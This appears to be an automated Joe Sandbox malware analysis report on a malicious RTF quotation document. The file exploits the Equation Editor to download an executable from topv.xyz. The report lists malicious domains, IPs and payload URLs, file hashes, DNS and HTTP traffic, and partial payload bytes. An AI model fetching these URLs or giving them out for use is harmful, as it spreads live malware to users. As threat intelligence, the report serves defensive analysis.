Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.anandsharmah.com	45.64.105.11	true	true	• 1%, Virustotal, Browse	unknown
www.klimareporter.com	81.88.63.46	true	false		unknown
topv.xyz	185.239.243.112	true	true	• 6%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://topv.xyz/princedanx.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.239.243.112	topv.xyz	Moldova Republic of		55933	CLOUDIE-AS-APCloudieLimitedHK	true
45.64.105.11	www.anandsharmah.com	India		132335	NETWORK-LEAPSWITCH-INLeapSwitchNetworksPvtLtdIN	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452514
Start date:	22.07.2021
Start time:	14:20:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	QUOTATION1100630004R2.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@9/10@4/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 16.9% (good quality ratio 16.2%) • Quality average: 75.5% • Quality standard deviation: 26.9%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:20:37	API Interceptor	37x Sleep call for process: EQNEDT32.EXE modified
14:20:39	API Interceptor	281x Sleep call for process: princedan85671.exe modified

Time	Type	Description
14:21:45	API Interceptor	210x Sleep call for process: netsh.exe modified
14:22:21	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.239.243.112	PO4018308875.doc	Get hash	malicious	Browse	• topv.xyz/princedanx.exe
	ORDER . 4500028602 .doc	Get hash	malicious	Browse	• sabaint.me/polanco/peso.exe
	Document02.doc	Get hash	malicious	Browse	• ebie.xyz/whesilox.exe
	product list.doc	Get hash	malicious	Browse	• ebie.xyz/arinzex.exe
	Doc5657684789654398765 2134.doc	Get hash	malicious	Browse	• ebie.xyz/catx.exe
	KOC_RFQ.doc	Get hash	malicious	Browse	• ebie.xyz/mazx.exe
	RFQ.doc	Get hash	malicious	Browse	• ebie.xyz/mazx.exe
	RFQ NO. 352008.doc	Get hash	malicious	Browse	• ebie.xyz/quotation.exe
	Reques for quotation 775887886966.doc	Get hash	malicious	Browse	• ebie.xyz/ugopoundx.exe
	6AOqEvqF3M.exe	Get hash	malicious	Browse	• sabaint.me/inc/4f4d258ff734e9.php
	ORDER_683703789238738.xlsx	Get hash	malicious	Browse	• sabaint.me/inc/4f4d258ff734e9.php
	product list.doc	Get hash	malicious	Browse	• ebie.xyz/arinzex.exe
	KV18RE001-A5193.doc	Get hash	malicious	Browse	• ebie.xyz/whesilox.exe
	REQUIREMENT-DWG-454888_2021.doc	Get hash	malicious	Browse	• ebie.xyz/whesilox.exe
	purchase order.doc	Get hash	malicious	Browse	• ebie.xyz/mazx.exe
	product list.doc	Get hash	malicious	Browse	• ebie.xyz/arinzex.exe
	M9M9ZylTGS.exe	Get hash	malicious	Browse	• sabaint.me/inc/4f4d258ff734e9.php
	FLK0057021_1062.doc	Get hash	malicious	Browse	• ebie.xyz/whesilox.exe
	DOC.1000000567.267805032019.doc__.rtf	Get hash	malicious	Browse	• ebie.xyz/catx.exe
	13076885-RFQ.doc	Get hash	malicious	Browse	• lontorz.xyz/bigheadx.exe
45.64.105.11	Bank Swift TT.exe	Get hash	malicious	Browse	• www.anandsharmah.com/ga4/?XPDdMlTp=v1u/ytfnbZkXhslSYSykJ5zelYt7tjisioYUg7PcNA6TN9Cn89pOzUXIMNxIfUg0v0/j&VPgP5=lhidFTWp_NePJ0t

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.anandsharmah.com	Bank Swift TT.exe	Get hash	malicious	Browse	• 45.64.105.11
topv.xyz	PO4018308875.doc	Get hash	malicious	Browse	• 185.239.243.112

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDIE-AS-APCloudieLimitedHK	PO4018308875.doc	Get hash	malicious	Browse	• 185.239.243.112
	ORDER . 4500028602 .doc	Get hash	malicious	Browse	• 185.239.243.112
	Document02.doc	Get hash	malicious	Browse	• 185.239.243.112
	product list.doc	Get hash	malicious	Browse	• 185.239.243.112
	jEbpttXKCa	Get hash	malicious	Browse	• 45.114.9.184
	Doc5657684789654398765 2134.doc	Get hash	malicious	Browse	• 185.239.243.112
	KOC_RFQ.doc	Get hash	malicious	Browse	• 185.239.243.112
	RFQ.doc	Get hash	malicious	Browse	• 185.239.243.112
	RFQ NO. 352008.doc	Get hash	malicious	Browse	• 185.239.243.112
	Reques for quotation 775887886966.doc	Get hash	malicious	Browse	• 185.239.243.112
	6AOqEvqF3M.exe	Get hash	malicious	Browse	• 185.239.243.112
	ORDER_683703789238738.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	product list.doc	Get hash	malicious	Browse	• 185.239.243.112
	KV18RE001-A5193.doc	Get hash	malicious	Browse	• 185.239.243.112
	REQUIREMENT-DWG-454888_2021.doc	Get hash	malicious	Browse	• 185.239.243.112
	purchase order.doc	Get hash	malicious	Browse	• 185.239.243.112
	product list.doc	Get hash	malicious	Browse	• 185.239.243.112
	M9M9ZylTGS.exe	Get hash	malicious	Browse	• 185.239.243.112
	FLK0057021_1062.doc	Get hash	malicious	Browse	• 185.239.243.112
	DOC.1000000567.267805032019.doc__.rtf	Get hash	malicious	Browse	• 185.239.243.112
NETWORK-LEAPSWITCH-INLeapSwitchNetworksPvtLtdIN	A5F5FC2F6E2C6E6318BE4A81AFF84D55ECDAA21E6EF68.exe	Get hash	malicious	Browse	• 103.83.192.117
	1234.xlsm	Get hash	malicious	Browse	• 103.205.143.227
	12345.xlsm	Get hash	malicious	Browse	• 103.205.143.227
	1234.xlsm	Get hash	malicious	Browse	• 103.205.143.227
	documents-748443571.xlsm	Get hash	malicious	Browse	• 103.205.143.227
	12345.xlsm	Get hash	malicious	Browse	• 103.205.143.227
	documents-1887159634.xlsm	Get hash	malicious	Browse	• 103.205.143.227
	documents-748443571.xlsm	Get hash	malicious	Browse	• 103.205.143.227
	documents-1887159634.xlsm	Get hash	malicious	Browse	• 103.205.143.227
	documents-683917632.xlsm	Get hash	malicious	Browse	• 103.205.143.227
	documents-683917632.xlsm	Get hash	malicious	Browse	• 103.205.143.227
	documents-1760163871.xlsm	Get hash	malicious	Browse	• 103.205.143.227
	documents-1760163871.xlsm	Get hash	malicious	Browse	• 103.205.143.227
	ogknJKPa1C.apk	Get hash	malicious	Browse	• 43.228.237.131

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ogknJKPa1C.apk	Get hash	malicious	Browse	• 43.228.237.131
	#Ud83d#Udd04bvoneida- empirix.com iPhone 8 104 OKeep.htm	Get hash	malicious	Browse	• 103.83.192.66
	PI.exe	Get hash	malicious	Browse	• 103.250.186.101
	#Uc138#Uae08 #Uacc4#Uc0b0#Uc11c.exe	Get hash	malicious	Browse	• 103.205.143.111
	22 FEB -PROCESSING.xlsx	Get hash	malicious	Browse	• 103.250.186.248
	4vnTrjsACd.rtf	Get hash	malicious	Browse	• 103.250.186.248

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\princedan85671.exe	PO4018308875.doc	Get hash	malicious	Browse	
	9thuIDnsFV.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\princedan85671.exe	PO4018308875.doc	Get hash	malicious	Browse	
	9thuIDnsFV.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\princedanx[1].exe	PO4018308875.doc	Get hash	malicious	Browse	
	9thuIDnsFV.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\princedanx[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	648912
Entropy (8bit):	6.555584592279825
Encrypted:	false
SSDEEP:	12288:6j5EWCz96Q2vEq5GzUf5qvrcL1DCiTal1VPVhIHHZ25x:61EWMkzGUkrcJafVPUHZ2b
MD5:	0E715DB2198FF670F4BF0E88E0E9B547
SHA1:	2DE5030A9261655E5879E4FABA7B5E79D1DD483E
SHA-256:	4DC8CB12314311A3BF1B1AFA5CC5483284FDA573F18C15AB0FEF18B7B9EF9F98
SHA-512:	8FB7EA121D51C489BAC9D8D6B35E94FC8BC5E5E218DA53AD952326F6C558FA7484E54842B2C6ABBA36C5EC5BB0E6EB51FDAB46B3F98DAEE3569EF8C6EC400BCD
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 24%
Joe Sandbox View:	• Filename: PO4018308875.doc, Detection: malicious, Browse • Filename: 9thuIDnsFV.exe, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://topv.xyz/princedanx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`..... ..... .....@.. ..... ..... ..@.....<...W.....(..... ..... ..H.....text..... ..... ..`.rsrc....(.....*.....@..@.reloc..... .....@..B.....x.....H..... ....1...n.....0.....-.&(....+.&+.*....0.....s....(....t....-.&+.....+.*....~....*..0..%.....(.....,.&&...-.&&+.}....+.}....+.*....0..\.....(.... .U...-.&.s.....-.&&(....~....%-/+.(....+.}....+.&~.....s....%.-.&+.....+.o....*.0..).....s.....,.&..(....-.+..+..{.....o.....*.*....0..$.....(.....-.&.,.+..+..{.....o....&.*.*.0.....-.&{.....-.&o....+.&+.&+.*..0.....-.&{.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{23BE6748-299E-4B99-A605-44EE5B79BCDD}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{23BE6748-299E-4B99-A605-44EE5B79BCDD}.tmp	
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9B83DDB5-D064-451A-A615-F9D5A3E063B2}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3552372526077499
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbn:liiiiiiiiifdLloZQc8++lsJe1Mzeb
MD5:	ECC8322444DA5FF31E85C5208AB7D8B7
SHA1:	9CFBD98CAEAE1DB1D2A96036A44BF7CBB4CCFE30
SHA-256:	D70F2B2BE33192018BC1124AFE3A3987DAC6A18F698E65A41BE83510EFBDF3B2
SHA-512:	12563875874E78B6D28FBDE53934902C373823CDE5E7E35A55C137E3B34D4C165112D98CF60ACE63B585341114DD968221694AABA43E4F778FDBA80BE430CC1
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{E2185495-5638-43A1-A616-4B202C23444A}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	8282
Entropy (8bit):	3.4624394858879235
Encrypted:	false
SSDEEP:	192:eWzk4NbraJaqmVEQuU+AJlP2FXsdlYYf1El+oQZ:eWzk2va0JBPJleFXbYfKl+ZZ
MD5:	8008129AB070F6B10998589301C4E734
SHA1:	139A790BAD7E341E4D667109CB0F08C0A2EB7CC7
SHA-256:	8E9D284967EFF29DB850A309789BF09122CFA87E95191D750132CD34B39B8AE5
SHA-512:	493AA79FDC5FEFB73FD9C61B35F9E58227880C4737E6192B8D475A5479955C7130B81D9BE96C964E4166D1A999E21BD4344B7F2743DA237225DA1EA35D3B3DB
Malicious:	false
Preview:	&...:.&._.(.?...2.*.+.~.`.0.,.&.*...8.(.`.+.3.0.>.8.,.%.~.5.$.*.;.3.8.2.).6.3.?.%.|.@.9.9...,.$.~.4.%.:.-.).@.[.1.@.?...?...6.....?.~.4.].!.6.|.?._.5.`.6.?./.0.0.9.$.|.....5.3.:.#.'.8.[.$._.2.#.(.3.%.?.6.1.?.8.[.[.?.%.>...-.<.!...6.?.9.>.@.9.3.?...-.!:....6.3.?.2.0.|.?.~.#.?.:.1.-.*.?.[.#.$.*.%._.=.,.<...1.-...`.+.'.....<.9.$.>.`.+./.|.#.6./.@.(.).$.?.*.!.].-.?.4.,.~.!.2.$.%.#.?...4.3.=.^.].?.!.7.&.<.%.(./...,.$.#.^.[.?.'.^.#.8.~.?.0.].4.4.?.1...2.[.~.5.<.~.1.;.^.,.$.|...8.0._.,.-...?.|.!._.(.|...;.!.?.!...?.?.?.<.1.^...(...>.0.<.#.@.+...,.].(./...6...9.'.0.*.-.8.&.3.^.9.8.=.!.?.0.=.../.3.3.7.%.?...>.(.&.?.@.$.?.&.?.).6.7.>.!...%.$.(.,.#.>...=.?.6...2.1.'.:.@.<...&.?.#.0...^.,.?.|.=.1.....#.[...(._.2.?.>.9...,.2.8./.>.?.5.3.!.?.7.3.$.0.?...7.8...4.~.-.9.'.2.].#.:.<.?.?.2.?...:.7.*...?.*.].>.?.?.@.2.3.3.^...]...)._.~._.|.$.5.=.-.7.?.1...3.3.6./.`.4.|.:....[.=.1.:.^.&./.(._._.9...-.|.?.0.).:.0.<.;.@.=.?...'.=...@.`.?.).|.#.%.(.&.<.~.#.>.).6.?.....;./.9.].`.6.?.?.4.4.>...).6.(.>.2.#.3.*.

C:\Users\user\AppData\Local\Temp\princedan85671.exe	
Process:	C:\Users\user\AppData\Roaming\princedan85671.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	648912
Entropy (8bit):	6.555584592279825
Encrypted:	false
SSDEEP:	12288:6j5EWCz96Q2vEq5GzUf5qvrcL1DCiTal1VPVhlHHZ25x:61EWMkzGUkrcJafVPUHZ2b
MD5:	0E715DB2198FF670F4BF0E88E0E9B547
SHA1:	2DE5030A9261655E5879E4FABA7B5E79D1DD483E
SHA-256:	4DC8CB12314311A3BF1B1AFA5CC5483284FDA573F18C15AB0FEF18B7B9EF9F98
SHA-512:	8FB7EA121D51C489BAC9D8D6B35E94FC8BC5E5E218DA53AD952326F6C558FA7484E54842B2C6ABBA36C5EC5BB0E6EB51FDAB46B3F98DAEE3569EF8C6EC400BCD
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 24%
Joe Sandbox View:	• Filename: PO4018308875.doc, Detection: malicious, Browse • Filename: 9thuIDnsFV.exe, Detection: malicious, Browse

C:\Users\user\AppData\Local\Temp\princedan85671.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....,..... .....@.. ..... ..... ..@.....<...W.....(..... ..... ..H.....text..... ..... ..`.rsrc....(.....*.....@..@.reloc..... .....@..B.....x.....H..... ....1...n.....0.....-.&(....+.&+.*....0.....s....(....t.....-.&+.....+.*....~....*..0..%.....(.....,.&&...-.&&+.}....+.}....+.*....0..\.....(.... .U...-.&.s.....-.&&(....~....%-/+.(....+.}....+.&~.....s....%.-.&+.....+.o....*.0..).....s.....,.&..(....-.+..+..{.....o.....*.*....0..$.....(.....-.&.,.+..+..{.....o....&.*.*.0.....-.&{.....-.&o....+.&+.&+.*..0.....-.&{.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\QUOTATION1100630004R2.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Wed Aug 26 14:08:16 2020, atime=Thu Jul 22 20:20:35 2021, length=56031, window=hide
Category:	dropped
Size (bytes):	2138
Entropy (8bit):	4.537744225044959
Encrypted:	false
SSDEEP:	48:88/XT0jqsE6nhwNaaQh28/XT0jqsE6nhwNaaQ/:88/Xojqs7SNaaQh28/Xojqs7SNaaQ/
MD5:	CA074A76AD0FDB17342D7B4DB111258A
SHA1:	8B697BA6DE101602BDE6107742FBFDF6D01C6B92
SHA-256:	6BF47A3337E2CB5238244E748C918E20B3AE66321ED52E54E3EBA9898CC8F6E3
SHA-512:	C7C07953F0643148C81076D45CB953BCFA1BC9425D50AAA3C3AEDFF8271367A01B1AD31784A6BC876245928709B90F9DAEF4A4B3705BD697A2ECD9FE3D1760 3E
Malicious:	false
Preview:	L.....F.... .....{.....{...^.i?.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....|.2.....R.. .QUOTAT~1.DOC..`.....Q.y.Q.y*...8.....Q.U.O.T.A.T.I.O.N.1.1.0.0.6.3.0.0.0.4.R.2...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\830021\Users.user\Desktop\QUOTATION1100630004R2.doc.0.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.Q.U.O.T.A.T.I.O.N.1.1.0.0.6.3.0.0.0.4.R.2...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....830021.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	101
Entropy (8bit):	4.35988902215508
Encrypted:	false
SSDEEP:	3:M1J5AU/KVxLBCsfx8AU/KVxLBCmX1J5AU/KVxLBCv:MGUWf/UWWUWU
MD5:	B3D87E5035D8CA3C577815ED884DE388
SHA1:	59D79F74E6CFC8BDB45D8E87EF1EE666E2CFDF9E
SHA-256:	CADEB54C8EABB7FFF16E1CEBD6560C2BAAD087077040DB9BF1B9E5A1A0DA9ED4
SHA-512:	257F0A265F8DE710FD539844D941FDCAE694B527FF8171FA99D7082AF3BBE3AAF4CD504A93C2B90D82DC7D7DBFF983274E35C204E7057D24EF52EF13EF2FD8 0
Malicious:	false
Preview:	[doc]..QUOTATION1100630004R2.LNK=0..QUOTATION1100630004R2.LNK=0..[doc]..QUOTATION1100630004R2.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVydH/5llORewrU9lln:vdsCkWtORWRjYl
MD5:	390880DCFAA790037FA37F50A7080387
SHA1:	760940B899B1DC961633242DB5FF170A0522B0A5
SHA-256:	BE4A99C0605649A08637AC499E8C871B5ECA2BAA03909E8ADBAA4C7A6A1D5391
SHA-512:	47E6AC186253342882E375AA38252D8473D1CA5F6682FABD5F459E1B088B935E326E1149080E0FE94AB176A101BA2CB9E8B700AB5AFAE26F865982A8DA295FD3
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\princedan85671.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	648912
Entropy (8bit):	6.555584592279825

C:\Users\user\AppData\Roaming\princedan85671.exe	
Encrypted:	false
SSDEEP:	12288:6j5EWCz96Q2vEq5GzUf5qvrcL1DCiTal1VPVhlHHZ25x:61EWMkzGUkrcJafVPUHZ2b
MD5:	0E715DB2198FF670F4BF0E88E0E9B547
SHA1:	2DE5030A9261655E5879E4FABA7B5E79D1DD483E
SHA-256:	4DC8CB12314311A3BF1B1AFA5CC5483284FDA573F18C15AB0FEF18B7B9EF9F98
SHA-512:	8FB7EA121D51C489BAC9D8D6B35E94FC8BC5E5E218DA53AD952326F6C558FA7484E54842B2C6ABBA36C5EC5BB0E6EB51FDAB46B3F98DAEE3569EF8C6EC40(BCD
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 24%
Joe Sandbox View:	• Filename: PO4018308875.doc, Detection: malicious, Browse • Filename: 9thuIDnsFV.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....,..... .....@.. ..... ..... ..@.....<...W.....(..... ..... ..H.....text..... ..... ..`.rsrc....(.....*.....@..@.reloc..... .....@..B.....x.....H..... ....1...n.....0.....-.&(....+.&+.*....0.....s....(....t.....-.&+.....+.*....~....*..0..%.....(.....,.&&...-.&&+.}....+.}....+.*....0..\.....(.... .U...-.&.s.....-.&&(....~....%-/+.(....+.}....+.&~.....s....%.-.&+.....+.o....*.0..).....s.....,.&..(....-.+..+..{.....o....*.*....0..$.....(.....-.&.,.+..+..{.....o....&.*.*.0.....-.&{.....-.&o....+.&+.&+.*..0.....-.&{.

C:\Users\user\Desktop\~$OTATION1100630004R2.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVydH/5llORewrU9lln:vdsCkWtORWRjYl
MD5:	390880DCFAA790037FA37F50A7080387
SHA1:	760940B899B1DC961633242DB5FF170A0522B0A5
SHA-256:	BE4A99C0605649A08637AC499E8C871B5ECA2BAA03909E8ADBAA4C7A6A1D5391
SHA-512:	47E6AC186253342882E375AA38252D8473D1CA5F6682FABD5F459E1B088B935E326E1149080E0FE94AB176A101BA2CB9E8B700AB5AFAE26F865982A8DA295FD3
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	2.1171698214570647
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	QUOTATION1100630004R2.doc
File size:	56031
MD5:	a3336f2a85c572aab40243c347ebfe59
SHA1:	f6b300530f6d294ea005b13ec08d881c9651f8af
SHA256:	9604fbb0d387877ea857295c8b350e75d5adedc3907bc25f19baf16fff3b0d05
SHA512:	b4a02c7df3537f861429346bd2813de9f89cdb18fb867b8f9eb140d6e2d190bf1a9ff33302e919c111b1e379ef09840c8c1c8289d7fb20fbe2fff4268ea085cf
SSDEEP:	192:LxTMzqwN3qeMDey6Bd86pouUDGQarNRJ+VoF77D4gVsJHMhOUtD:lTwjMOx7bL1+CN/dVQHgOWD
File Content Preview:	{\rtf7734&.:&_(?.2*+~`0,&*.8(`+30>8,%~5$*;382)63?%\|@99.,$~4%:-)@[1@?.?.6..?~4]!6|?_5`6?/009$\|..53:#'8[$_2#(3%?61?8[[?%>.-<!.6?9>@93?.-!:.63?20|?~#?:1-*?[#$*%_=,<.1-.`+'..<9$>`+/|#6/@()$?*!]-?4,~!2$%#?.43=^]?!7&<%(/.,$#^[?'^#8~?0]44?1.2[~5<~1;^,$|.80_,-.?|

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00000E59h								no
1	00000E35h	2	embedded	EQuAtIOn.3	1627				no

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 14:21:11.245568991 CEST	192.168.2.22	8.8.8.8	0xd9fb	Standard query (0)	topv.xyz	A (IP address)	IN (0x0001)
Jul 22, 2021 14:21:11.303292036 CEST	192.168.2.22	8.8.8.8	0xd9fb	Standard query (0)	topv.xyz	A (IP address)	IN (0x0001)
Jul 22, 2021 14:22:54.660180092 CEST	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.anandsharmah.com	A (IP address)	IN (0x0001)
Jul 22, 2021 14:23:15.754040956 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.klimareporter.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 14:21:11.302978992 CEST	8.8.8.8	192.168.2.22	0xd9fb	No error (0)	topv.xyz		185.239.243.112	A (IP address)	IN (0x0001)
Jul 22, 2021 14:21:11.362587929 CEST	8.8.8.8	192.168.2.22	0xd9fb	No error (0)	topv.xyz		185.239.243.112	A (IP address)	IN (0x0001)
Jul 22, 2021 14:22:55.085325003 CEST	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.anandsharmah.com		45.64.105.11	A (IP address)	IN (0x0001)
Jul 22, 2021 14:23:15.843138933 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.klimareporter.com		81.88.63.46	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- topv.xyz
- www.anandsharmah.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	185.239.243.112	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 14:21:11.430401087 CEST	0	OUT	GET /princedanx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: topv.xyz Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 14:21:11.484690905 CEST	2	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 22 Jul 2021 12:21:11 GMT Content-Type: application/x-msdownload Content-Length: 648912 Last-Modified: Wed, 21 Jul 2021 23:31:35 GMT Connection: keep-alive ETag: "60f8ae57-9e6d0" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 0f 9e f8 60 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 9c 08 00 00 2c 01 00 00 00 00 00 96 bb 08 00 00 20 00 00 00 c0 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 3c bb 08 00 57 00 00 00 00 c0 08 00 18 28 01 00 00 00 00 00 00 00 00 00 00 ca 09 00 d0 1c 00 00 00 00 0a 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 